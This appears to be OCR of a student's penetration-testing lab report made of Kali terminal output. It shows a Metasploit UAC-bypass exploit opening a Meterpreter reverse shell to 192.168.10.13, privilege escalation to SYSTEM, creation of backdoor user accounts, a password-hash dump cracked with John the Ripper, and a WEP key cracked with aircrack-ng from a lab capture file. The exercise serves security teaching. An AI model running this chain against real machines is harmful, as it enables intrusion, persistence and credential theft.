

root@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 17, use 17 or use exploit/windows/local/bypass uac_sluihijack
msf6 exploit(multi/handler) > use 5
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options
Module options (exploit/windows/local/bypassuac):
Name Current Setting Required Description
SESSION yes The session to run this module on
TECHNIQUE EXE yes Technique to use if UAC is turned off (Accepted: PSH, EXE)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows x86



root@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(windows/local/bypassuac) > set lport 4428
lport ⇒ 4428
msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
msf6 exploit(windows/local/bypassuac) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4428
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4428 → 192.168.10.9:1046) at 2024-11-19 05:43:37 -0500
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 1544 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 1544 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user /add raneem p@ssword
net user /add raneem p@ssword
The command completed successfully.


C:\Windows\system32>net user /add rany p@ssw0rd1
net user /add rany p@ssw0rd1
The command completed successfully.


C:\Windows\system32>net user /add reem p@s$W0rd1!
net user /add reem p@s$W0rd1!
The command completed successfully.


C:\Windows\system32>
```




```
C:\Windows\system32>exit
exit
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
raneem:1003:aad3b435b51404eeaad3b435b51404ee:a80c9cc3f8439ada25af064a874efe2d:::
rany:1004:aad3b435b51404eeaad3b435b51404ee:39fd6ef2978b686dd00ca0dbd8ecd479:::
reem:1005:aad3b435b51404eeaad3b435b51404ee:b83aab5e014ee02ab529ed55fb674b88:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter >
```



root@kali: ~
File Actions Edit View Help
┌──(root㉿kali)-[~]
└─# nano ralar002.WinHASH
┌──(root㉿kali)-[~]
└─# cat ralar002.WinHASH
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
raneem:1003:aad3b435b51404eeaad3b435b51404ee:a80c9cc3f8439ada25af064a874efe2d:::
rany:1004:aad3b435b51404eeaad3b435b51404ee:39fd6ef2978b686dd00ca0dbd8ecd479:::
reem:1005:aad3b435b51404eeaad3b435b51404ee:b83aab5e014ee02ab529ed55fb674b88:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
┌──(root㉿kali)-[~]
└─# john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX512BW AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/
Usage: john [OPTIONS] [PASSWORD-FILES]
Use --help to list all available options.
┌──(root㉿kali)-[~]
└─# john --wordlist=rockyou.txt ralar002.WinHASH
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 512/512 AVX512F])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(Administrator)
1g 0:00:00:00 DONE (2024-11-19 05:54) 14.28g/s 160914p/s 160914c/s 160914C/s 123456..J4**9C+
Warning: passwords printed above might not be all those cracked
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.



┌──(root㉿kali)-[~]
└─# john --show ralar002.WinHASH
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$::1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
raneem::1003:aad3b435b51404eeaad3b435b51404ee:a80c9cc3f8439ada25af064a874efe2d:::
rany::1004:aad3b435b51404eeaad3b435b51404ee:39fd6ef2978b686dd00ca0dbd8ecd479:::
reem::1005:aad3b435b51404eeaad3b435b51404ee:b83aab5e014ee02ab529ed55fb674b88:::
Window 7::1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
7 password hashes cracked, 0 left
┌──(root㉿kali)-[~]
└─#

Task C


1. Decrypt the lab5wep-demo. cap file and perform a detailed traffic analysis





root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
File Actions Edit View Help
27 F4:7F:35:42:0E:C2 Unknown
Index number of target network ? 1
Reading packets, please wait...
Opening lab5wep-demo.cap
Read 404693 packets.
1 potential targets
Attack will be restarted every 5000 captured ivs.
Aircrack-ng 1.7
[00:00:03] Tested 231 keys (got 19772 IVs)
KB depth byte(vote)
0 0/ 2 F2(28928) 7A(27136) 30(26112) 21(24832) 27(24832) 03(24576) F8(24576) 05(24320) 38(24064)
1 9/ 10 C7(24064) 71(23808) 5C(23552) 20(23296) 2A(23296) 52(23296) 84(23296) 99(23040) DE(23040)
2 0/ 1 BB(30208) AB(25344) BF(25344) D0(24832) 08(24576) 93(24576) CC(24320) D3(24064) 09(23808)
3 8/ 12 FC(24064) 25(23808) 2A(23808) A9(23808) BD(23808) 00(23552) 42(23552) 3F(23296) 62(23296)
4 0/ 1 B9(30720) 33(26624) 2E(25344) C4(25344) 64(25088) ED(25088) 55(24832) 77(24832) 9C(24576)
KEY FOUND! [F2:C7:BB:35:B9]
Decrypted correctly: 100%
(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
#
Activate W


root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
File Actions Edit View Help
[00:00:03] Tested 231 keys (got 19772 IVs)
KB depth byte(vote)
0 0/ 2 F2(28928) 7A(27136) 30(26112) 21(24832) 27(24832) 03(24576) F8(24576) 05(24320) 38(24064)
1 9/ 10 C7(24064) 71(23808) 5C(23552) 20(23296) 2A(23296) 52(23296) 84(23296) 99(23040) DE(23040)
2 0/ 1 BB(30208) AB(25344) BF(25344) D0(24832) 08(24576) 93(24576) CC(24320) D3(24064) 09(23808)
3 8/ 12 FC(24064) 25(23808) 2A(23808) A9(23808) BD(23808) 00(23552) 42(23552) 3F(23296) 62(23296)
4 0/ 1 B9(30720) 33(26624) 2E(25344) C4(25344) 64(25088) ED(25088) 55(24832) 77(24832) 9C(24576)
KEY FOUND! [F2:C7:BB:35:B9]
Decrypted correctly: 100%
(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
airdecap-ng -w F2:C7:BB:35:B9 lab5wep-demo.cap
Total number of stations seen 37
Total number of packets read 404693
Total number of WEP data packets 142415
Total number of WPA data packets 27852
Number of plaintext data packets 170
Number of decrypted WEP packets 142415
Number of corrupted WEP packets 0
Number of decrypted WPA packets 0
Number of bad TKIP (WPA) packets 0
Number of bad CCMP (WPA) packets 0
Warning: WDS packets detected, but no BSSID specified
(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
#
Activate Windows
Go to Settings to activate Windo


root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
File Actions Edit View Help
(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
wireshark lab5wep-demo-dec.cap


File Edit View Go Capture Analyze Statistics
Apply a display filter … <Ctrl-/>
No. Time Source
1 0.000000 CiscoLinksys_da:cf:
2 0.281158 70.186.28.24
3 1.434778 Apple_d3:93:65
4 1.945724 CiscoLinksys_da:cf:
5 2.133124 70.186.30.27
6 2.138756 70.186.30.27
7 2.175108 70.186.30.27
8 2.175108 70.186.30.27
9 2.232451 70.186.30.27
10 3.175102 192.168.2.39
11 3.176677 192.168.2.10
Frame 1: 52 bytes on wire (416 bits), 52
Ethernet II, Src: CiscoLinksys_da:cf:32
Data (38 bytes)
Wireshark · Protocol Hierarchy Statistics · lab5wep-demo-dec.cap
Protocol Percent Packets Packets Percent Bytes
Frame 100.0 142415 100.0
Ethernet 100.0 142415 9.4
Internet Protocol Version 6 0.0 60 0.0
User Datagram Protocol 0.0 46 0.0
Multicast Domain Name System 0.0 40 0.0
DHCPv6 0.0 6 0.0
Internet Control Message Protocol v6 0.0 14 0.0
Internet Protocol Version 4 13.7 19550 1.7
User Datagram Protocol 0.1 198 0.0
NetBIOS Name Service 0.0 20 0.0
NetBIOS Datagram Service 0.0 3 0.0
SMB (Server Message Block Protocol) 0.0 3 0.0
SMB MailSlot Protocol 0.0 3 0.0
Microsoft Windows Browser Protocol 0.0 3 0.0
Multicast Domain Name System 0.0 30 0.0
Dynamic Host Configuration Protocol 0.0 5 0.0
Dropbox LAN sync Discovery Protocol 0.0 20 0.0
Domain Name System 0.1 80 0.0
Transmission Control Protocol 13.6 19342 73.4
No display filter.
Close Copy Protocols Help

2. Decrypt the lab5wpa2-demo. cap file and perform a detailed traffic analysis



